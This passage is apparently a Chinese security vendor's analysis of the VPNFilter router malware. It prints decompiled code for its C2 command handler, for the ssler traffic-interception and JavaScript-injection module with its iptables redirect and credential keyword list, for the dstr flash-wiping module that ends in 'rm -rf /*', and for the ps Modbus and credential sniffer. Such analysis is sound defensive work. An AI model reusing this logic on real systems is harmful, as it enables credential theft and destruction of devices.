  sub_80491D0();
  sub_807D524("OK(%s)\n\tSetup programm id...", (int)&unk_809DF00);
  sub_807E9E4(0);
```

然后根据自身文件名创建模块目录(/var/run/vpnfilterm)和工作目录(/var/run/vpnfilterw):

```
71    if ( !check_directory((int)module_directory) || !check_directory((int)work_directory) )
72    {
73      sys_mkdir(module_directory, 504u);
74      sys_mkdir(work_directory, 504u);
75    }
76    sub_804AC40();
77    sub_804B0D0();
```

通过公网 Socks 代理连接远程控制端服务器（C2），下载 Tor，安装运行，然后通过 Tor 与远程控制端(C2)进行通信，分发命令，x86 平台样本含有的控制命令含义如下：

```
if ( v14 <= 0 )
{
  dword_80A0644[v11] = 1;
  v19 = v13;
  sub_807D524("Executing command:  %s %s...", (int)v12);
  sub_807E9E4(0);
  if ( !strcmp(v12, (unsigned __int8 *)&kill) )
    Kill_Device((int)v12);
  if ( !strcmp(v12, (unsigned __int8 *)&exec) )
  {
    dword_80A0644[v11] = Exec(v13);
  }
  else if ( !strcmp(v12, (unsigned __int8 *)&tor) )
  {
    SetTor(v13);
  }
  else if ( !strcmp(v12, (unsigned __int8 *)&cpy) )
  {
    CopyFile(v13);
  }
  else if ( !strcmp(v12, (unsigned __int8 *)&seturl) )
  {
    SetUrl(v13);
  }
  else if ( !strcmp(v12, (unsigned __int8 *)&proxy) )
  {
    SetProxyUrl(v13);
  }
  else if ( !strcmp(v12, (unsigned __int8 *)&port) )
  {
    SetProxyPort(v13);
  }
  else if ( !strcmp(v12, (unsigned __int8 *)&delay) )
  {
    SetDelay((int)v13);
  }
  else if ( !strcmp(v12, (unsigned __int8 *)&reboot) )
  {
    REBOOT((int)v12, (unsigned __int8 *)v13);
  }
  else
  {
    v15 = strcmp(v12, (unsigned __int8 *)&download);
    v16 = 0;
```

控制命令	命令描述
kill	擦除设备mtdblock0前5000字节
exec	bash命令执行
tor	设置Tor标志
cpy	命令行文件拷贝
seturl	配置Tor网络中的C2
proxy	配置Socks5代理服务器的IP地址
port	配置Socks5代理服务器的端口
delay	设定延迟时间
reboot	重启设备
download	文件下载
update	更新样本
restart	重启执行

在没有调试信息的样本里，新增了 update 和 restart 两个命令，并去除了 seturl 和 proxy 两个命令，而在在 MIPS 平台样本里，增加 stop 和 relay 两个命令(relay 实质仍是 delay,作者拼写发生了错误..)

阶段三(Extended Componets/Plugins）：

从 Talos 团队 6 月 6 日披露的最新阶段 3 样本来看，该阶段主要是 3 个核心模块:

1. ssler(流量拦截与 js 注入)
2. dstr(设备破坏)
3. ps(数据包嗅探)

0x0 ssler 模块

ssler 模块主要功能是数据窃取、通过拦截 80 端口流量进行 web 页面的 js 注入并记录敏感信息。该模块可接受如下参数来运行:

参数	功能
dst	由防火墙规则(iptables rules)使用,用来指定一个用于流量监控的目的地址
src	由防火墙规则(iptables rules)使用,用来指定一个用于流量监控的源地址
dump	记录该参数指定的域名的所有HTTP头部到reps_*.bin文件中
site	指定用来进行js注入的web页面
hook	指定用来完成注入的javaScript文件的URL

该模块先调用 insomd 命令加载 3 个防火墙模块(ip_tables.ko、iptable_filter.ko、iptable_nat.ko)到 linux 内核中,确保恶意代码自己可以配置防火墙规则:

```
  sys_umask(0177u);
  if ( !sys_fork() )
  {
    sys_execve(aSbin, (int)"insmod", (unsigned int)"ip_tables.ko");
    goto LABEL_59;
  }
  if ( !sys_fork() )
  {
    sys_execve(aSbin, (int)"insmod", (unsigned int)"iptable_filter.ko");
    goto LABEL_59;
  }
  if ( !sys_fork() )
  {
    sys_execve(aSbin, (int)"insmod", (unsigned int)"iptable_nat.ko");
LABEL_59:
```

然后通过插入防火墙规则将所有的 80 端口流量重定向到 8888 端口，并且为了保证规则不被删除，样本会每过 4 分钟便将该规则删除再重新插入:

```
v3 = sys_time(0) + 245;
v0 = sys_time(0) + 345600;
while ( 1 )
{
  result = dword_8095AE8;
  if ( dword_8095AE8 )
    break;
  while ( 1 )
  {
    if ( v3 <= (signed int)sys_time(0) )
    {
      Config_IPtables(0);
      v3 = sys_time(0) + 245;
      Config_IPtables(1);
    }
    if ( v0 <= (signed int)sys_time(0) )
    {
      sub_804C3B0();
      v0 = sys_time(0) + 345600;
    }
```

```
int __cdecl Config_IPtables(char a1)
{
  _DWORD *v1; // eax
  _DWORD *v2; // esi
  int v3; // eax
  int v4; // ebx
  _DWORD *v5; // eax
  _DWORD *v6; // ebx
  int v7; // eax
  int v8; // eax
  int v9; // eax

  if ( a1 == 1 )                          // Insert rules
  {
    EXECVE((int)"iptables -I INPUT -p tcp --dport 8888 -j ACCEPT");
    EXECVE((int)"iptables -t nat -I PREROUTING -p tcp --dport 80 -j REDIRECT --to-port 8888");
  }
  else                                    // Delete rules
  {
    EXECVE((int)"iptables -D INPUT -p tcp --dport 8888 -j ACCEPT");
    EXECVE((int)"iptables -t nat -D PREROUTING -p tcp --dport 80 -j REDIRECT --to-port 8888");
  }
```


对于 ssler 模块截获的 80 端口流量，其分别进行不同程度的篡改：

1. 对流向 HTTP 服务器的 HTTP 请求包的处理

   <1>将所有请求数据中的 https://替换为 http://,增大了不安全程度，如证书等敏感数据，更容易被窃取：

```
while ( 1 )
{
  v24 = sub_80481E0((_DWORD *)v2[7], "https");
  v7 = v24 == 0;
  if ( !v24 )
    break;
  v8 = 8;
  *(_DWORD *)v24 = 'tth ';
  v24[4] = 'p';
  v9 = v24;
  v10 = " http://";
  do
  {
    if ( !v8 )
      break;
    v7 = *v9++ == *v10++;
    --v8;
  }
  while ( v7 );
```

<2>将 http 请求中的“connection:keep-alive”替换为“connection:close”：




<3>将 HTTP 请求头中的内容压缩编码类型由 “Accept-Encoding:gzip” 改为“Accept-Encoding: plaintext/none” (.jpg .jpeg .png .gif .css .js .ttf .woff 等类型文件除外),这样便能得到未压缩的服务器返回的数据:

```
    if ( !sub_807D9DC(v27, ".jpg")
      && !sub_807D9DC(v27, ".jpeg")
      && !sub_807D9DC(v27, ".png")
      && !sub_807D9DC(v27, ".gif")
      && !sub_807D9DC(v27, ".css")
      && !sub_807D9DC(v27, ".js")
      && !sub_807D9DC(v27, ".ttf") )
    {
      v37 = sub_807D9DC(v27, ".woff");
      v38 = v37 == 0;
      if ( !v37 )
      {
        v39 = v118;
        v40 = 16;
        v41 = "Accept-Encoding";
        do
        {
          if ( !v40 )
            break;
          v38 = *v39++ == *v41++;
          --v40;
        }
        while ( v38 );
        if ( v38 )
        {
          v42 = v119;
          v43 = v119;
          v44 = "gzip";
          v45 = 4;
          do
          {
            if ( !v45 )
              break;
            v38 = *v43++ == *v44++;
            --v45;
          }
          while ( v38 );
          if ( v38 )
          {
            *(_DWORD *)v119 = 'txet';          // v42 : "plaintext/none"
            *((_DWORD *)v42 + 1) = 'alp/';
```

如果 http 请求中还有如下关键字：”sername=”、”ser=”、”ame=”、”ogin=”、”ail=”、”hone=”、”session%5Busername”、”session%5Bpassword”、”session[password”,便将请求的头部信息 dump 到指定文件(reps_*.bin):

```
1 _BOOL4 __usercall find_keywords@<eax>(unsigned __int8 *a1@<eax>, signed int a2@<edx>)
2 {
3   unsigned __int8 *v2; // ebx
4
5   v2 = a1;
6   if ( a2 <= 19
7     || !sub_807D9DC(a1, "sername=")
8     && !sub_807D9DC(v2, "ser=")
9     && !sub_807D9DC(v2, "ame=")
10    && !sub_807D9DC(v2, "ogin=")
11    && !sub_807D9DC(v2, "ail=")
12    && !sub_807D9DC(v2, "hone=")
13    && !sub_807D9DC(v2, "session%5Busername")
14    && !sub_807D9DC(v2, "session[username") )
15  {
16    return 0;
17  }
18  if ( sub_807D9DC(v2, "assword=") || sub_807D9DC(v2, "ass=") || sub_807D9DC(v2, "session%5Bpassword") )
19    return 1;
20  return sub_807D9DC(v2, "session[password") != 0;
21 }
```




```
1 int __usercall RecordInfo@<eax>(int a1@<eax>, int a2@<edx>)
2 {
3   size_t v2; // ebx
4   int v3; // esi
5
6   v2 = a2;
7   v3 = a1;
8   sub_807BCA0(a2, 0, 0);
9   sub_807D288("**********************************ssler*(ver. 0.4.1b2)\n", 1, 57, v2);
10  sub_807BD2C(v2, "%s %s\n", v3 + 100);
11  sub_807BD2C(v2, "%d\n", 443);
12  sub_807BD2C(v2, "url: %s\n", *(_DWORD *)(v3 + 92));
13  return sub_807BD2C(v2, "site: %s\n", *(_DWORD *)(v3 + 96));
14 }
```

可以看到目前 ssler 版本是 0.4.1b2

2．对返回客户端的 HTTP 响应包的处理

对响应包的处理类似于请求包：


<1>将响应信息 Location 字段的值由 https:// 改为 http://


<2>当响应头含有如下字符串的时候，阻断该响应：

Alt-Scv、Vary、Content-MD5、content-security-policy、X-FB-Debug、public-key-pins-report-only、Access-Control-Allow-Origin

<3>截取所有响应数据包到本地，不管是 https://还是 http://

<4>如果响应数据的 msgbody 中含有字符串“<meta name= … >”且长度必须大于参数”hook:”所指定的字符串长度，字符串”<meta name= … >”将会被替换成为“<script type="text/javascript" src="hook 参数指定的 js 脚本的 url">”,用来完成 js 脚本的 web 页面注入，另外 ssler 内部会维护一个白名单，用于记录感染者 IP 地址和其访问过的域名，为了防止重复注入：





<5>对于常用的 4 个域名(youtube、twitter、facebook、google)仍然保持 https 连接（443 端口），不会降级成 http（80 端口）：

```
mov     dword ptr [eax+4], 'goog'
mov     dword ptr [eax+8], 'c.el'
mov     dword ptr [eax+0Ch], '/mo'
mov     dword ptr [eax+254E0h], 4
mov     dword ptr [eax], '.www' ; www.google.com/
lea     eax, [eax+0BFh]
mov     dword ptr [ecx+0BFh], '.www'
sub     esp, 0Ch
mov     dword ptr [eax+4], 'ecaf' ; www.facebook.com/
mov     dword ptr [eax+8], 'koob'
mov     dword ptr [eax+0Ch], 'moc.'
mov     word ptr [eax+10h], '/'
lea     eax, [ecx+17Eh]
mov     dword ptr [ecx+17Eh], 'tiwt' ; twitter.com/
mov     dword ptr [eax+4], '.ret'
mov     dword ptr [eax+8], '/moc'
mov     byte ptr [eax+0Ch], 0
lea     eax, [ecx+23Dh]
mov     dword ptr [ecx+23Dh], '.www' ; www.youtube.com/
mov     dword ptr [eax+4], 'tuoy'
mov     dword ptr [eax+8], '.ebu'
mov     dword ptr [eax+0Ch], '/moc'
mov     byte ptr [eax+10h], 0
```

0x1 dstr 模块

dstr 模块主要是清理感染痕迹(毁尸灭证),破坏设备,防止安全人员取证。
该模块先将自身从磁盘上删除,然后结束含有“vpnfilter”、“security”、“tor”等名字的进程（停止阶段 2 相关进程）：

```
.text:08048552                  sub     esp, 0Ch
.text:08048555                  mov     eax, [ebx]
.text:08048557                  push    eax             ; filename
.text:08048558                  call    sys_unlink      ; 删除自身文件
.text:0804855D                  add     esp, 0Ch
.text:08048560                  mov     eax, [ebx+8]
.text:08048563                  push    eax
.text:08048564                  mov     eax, [ebx+0Ch]
.text:08048567                  push    eax
.text:08048568                  mov     eax, [ebx+4]
.text:0804856B                  push    eax
.text:0804856C                  call    Clean_and_Destroy
```

```
15  do
16  {
17    sys_kill(v3, 9);
18LABEL_6:
19    v3 = search((int)"vpnfilter");
20  }
21  while ( v3 > 0 );
22  while ( 1 )
23  {
24    v4 = search((int)"security");
25    if ( v4 <= 0 )
26      break;
27    sys_kill(v4, 9);
28  }
29  while ( 1 )
30  {
31    v5 = search((int)"tor");
32    if ( v5 <= 0 )
33      break;
34    sys_kill(v5, 9);
35  }
```

然后删除以下的文件与目录来清理现场痕迹：

```
sys_unlink("/flash/.mikrotik.");
sys_unlink("/flash/mikrotik.o");
sys_unlink("/var/pckg/.mikrotik.");
sys_unlink("/var/pckg/mikrotik.o");
sys_unlink("/var/run/tor");
sys_unlink("/var/run/torrc");
sys_unlink("/var/run/vpnfilter");
sys_unlink("/var/run/vpn.pid");
sys_unlink("/var/run/vpn.tmp");
sys_unlink("/var/client.crt");
sys_unlink("/var/client.key");
sys_unlink("/var/client_ca.crt");
sys_unlink("/var/run/client.crt");
sys_unlink("/var/run/client.key");
sys_unlink("/var/run/client_ca.crt");
sys_unlink("/var/tmp/client.crt");
sys_unlink("/var/tmp/client.key");
sys_unlink("/var/tmp/client_ca.crt");
sys_unlink("/tmp/client.crt");
sys_unlink("/tmp/client.key");
sys_unlink("/tmp/client_ca.crt");
```

```
sys_unlink("/flash/.mikrotik.");
sys_unlink("/flash/mikrotik.o");
sys_unlink("/var/pckg/.mikrotik.");
sys_unlink("/var/pckg/mikrotik.o");
sys_unlink("/var/run/tor");
sys_unlink("/var/run/torrc");
sys_unlink("/var/run/vpnfilter");
sys_unlink("/var/run/vpn.pid");
sys_unlink("/var/run/vpn.tmp");
sys_unlink("/var/client.crt");
sys_unlink("/var/client.key");
sys_unlink("/var/client_ca.crt");
sys_unlink("/var/run/client.crt");
sys_unlink("/var/run/client.key");
sys_unlink("/var/run/client_ca.crt");
sys_unlink("/var/tmp/client.crt");
sys_unlink("/var/tmp/client.key");
sys_unlink("/var/tmp/client_ca.crt");
sys_unlink("/tmp/client.crt");
sys_unlink("/tmp/client.key");
sys_unlink("/tmp/client_ca.crt");
```

随后遍历`/dev/mtd`分区，全部通过填充`0xFF`来擦除`Flash`:

```
do
{
  v6 = (_DWORD *)v9;
  sprintf((int)&filename, "/dev/mtd%d");
  v7 = sy_open(&filename, 2, v9);
  if ( v7 == -1 )
    break;
  sys_ioctl(v7, 0x80204D01);
  v6 = (_DWORD *)malloc(v12);
  memset(v6, 0xFF, v12);
  sys_lseek(v7, 0, 0);
  len = v12;
  offset = 0;
  if ( *(_DWORD *)v11 )
  {
    do
    {
      sys_ioctl(v7, 0x40084D06);
      sys_ioctl(v7, 0x40084D02);
      sys_lseek(v7, offset, 0);
      sys_write(v7, v6, len);                   // Clear the Flash
      offset += len;
    }
    while ( *(_DWORD *)v11 > (unsigned int)offset );
  }
  sub_804B5FD(v6);
  sys_close(v7);
  ++v9;
}
while ( v9 != 255 );
```

最后强制删除文件系统上的剩余部分，并重启设备，此时设备已经被完全破坏掉:

```
sub     esp, 0Ch
push    offset aRmRf    ; "rm -rf /*"
call    sys_execve
mov     dword ptr [esp], 1234567h ; magic3
call    sys_reboot
add     esp, 10h
lea     esp, [ebp-0Ch]
pop     ebx
pop     esi
pop     edi
```

0x2 ps 模块

ps 模块主要是数据包嗅探并记录相关数据(HTTP 登录认证凭证、Modbus 协议等).这里样本仍然通过原生套接字来查找与样本内硬编码的 IP 地址的连接，并且只查看大于等于 150 字节的 TCP 数据包：

```
nop
lw      $gp, 0x68+var_50($fp)
li      $a0, 17             # Family:PF_Packet
li      $a1, 3              # Type:Raw socket
move    $a2, $v0            # Protocol:IGMP
la      $t9, socket         # syscall -> 4183
nop
jalr    $t9 ; socket
nop
```


```
loop:                                   # CODE XREF: TrafficSniffer+C8↑j
                                        # TrafficSniffer+10C↓j ...
sw      $zero, 0x68+var_58($sp)
sw      $zero, 0x68+var_54($sp)
lw      $a0, 0x68+socketfd($fp)
lw      $a1, 0x68+buf($fp)
li      $a2, 1500
move    $a3, $zero
la      $t9, RecvFrom       # recvfrom -> 4176
nop
jalr    $t9 ; RecvFrom
nop
lw      $gp, 0x68+var_50($fp)
sw      $v0, 0x68+var_20($fp)
lw      $v0, 0x68+var_20($fp)
nop
slti    $v0, 0x96           # compare
bnez    $v0, loop
```

然后样本会解析数据包，检查目的端口是否是 502(Modbus 协议端口)，这里可以仍然参照前面的以太网数据帧封装格式图来定位字段对照分析：

如果是 502，则按照如下格式来记录源 IP 、目的 IP、源端口、目的端口等信息到%WORKINGDIR%/rep_%NUMBER%.bin 中：

modbus

源 IP:源端口->目的 IP:目的端口




```
        nop
        lw      $gp, 0x68+var_50($fp)
        lw      $s0, 0x68+var_28($fp)
        move    $a0, $zero
        la      $t9, syscall_time
        nop
        jalr    $t9 ; syscall_time
        nop
        lw      $gp, 0x68+var_50($fp)
        move    $v1, $v0
        move    $a0, $s0
        la      $v0, dword_400000
        nop
        addiu   $a1, $v0, (aSRepUBin - 0x400000)  # "%s/rep_%u.bin"
        lw      $a2, 0x68+arg_0($fp)
        move    $a3, $v1          # time
        la      $t9, sprintf
        nop
        jalr    $t9 ; sprintf
```

```
    nop
    addiu   $a1, $v0, (aModbusSUhSHu - 0x400000)  # "*modbus*\n%s:%uh->%s:%hu"
    move    $a2, $s1
    move    $a3, $s2
    la      $t9, sub_4015B0
    nop
    jalr    $t9 ; sub_4015B0
```

如果不是 502,样本便会通过如下条件(1 && 2 && 3)对数据包进行过滤，并记录对应的数据包：

1. 数据包里含有“Authorization: Basic”字段或者 user/pass 的组合字段(*用户名 user 可取值为 User=, user=, Name=, name=, Usr=, usr=, Login=和 Login=中的一个;密码 pass 可取值为 Pass=, pass=, Password=, password=, Passwd=和 passwd=中的一个*)
2. 不含有"<?xml"、">"、"Basic Og=="、"/tmUnblock.cgi"、"Password required"、"<div”、"<form"、"<input"、"{"、"}"、"200 OK"、".get"、"<span "、"<SPAN "、"<DIV "等
3. 源端口 != 8080 和 8088、源端口>1024、目的 IP 等于命令行参数指定的 IP、数据包长度>20 字节.

五、 关联分析及溯源

在分析阶段 1 样本的时候，我们发现其最初是在 2017 年 6 月 12 日被台湾一个用户提交到 VT 上，文件名是 qsync.php:

Date	File name	Source	Country
2017-06-12 09:22:52	C:\Users\chli\Documents\qsync.php	725be15c (api)	TW

QSYNC 是 QNAP 官方为其网络存储设备 NAS 提供的用来同步档案的小程序，这里应该是恶意软件伪造其名字（qsync.php）进行传播，通过对该文件名的追踪，我们发现一年前台湾一科技网站就有人发帖求助，电脑里多了一个 vpnfilter 进程，该进程占用大量 CPU 资源:

名稱	使用者	程序編號	CPU	記憶體
vpnfilter	admin	3574	22.10	260
vpnfilter	admin	11192	21.60	260
vpnfilter	admin	25804	18.30	260
vpnfilter	admin	16709	17.90	260

發表於 2017-6-12 10:17 | 只看該作者　　打印　字體大小: T | T

QNAP 既 vpnfilter , qsync.php 用左唔少CPU資源

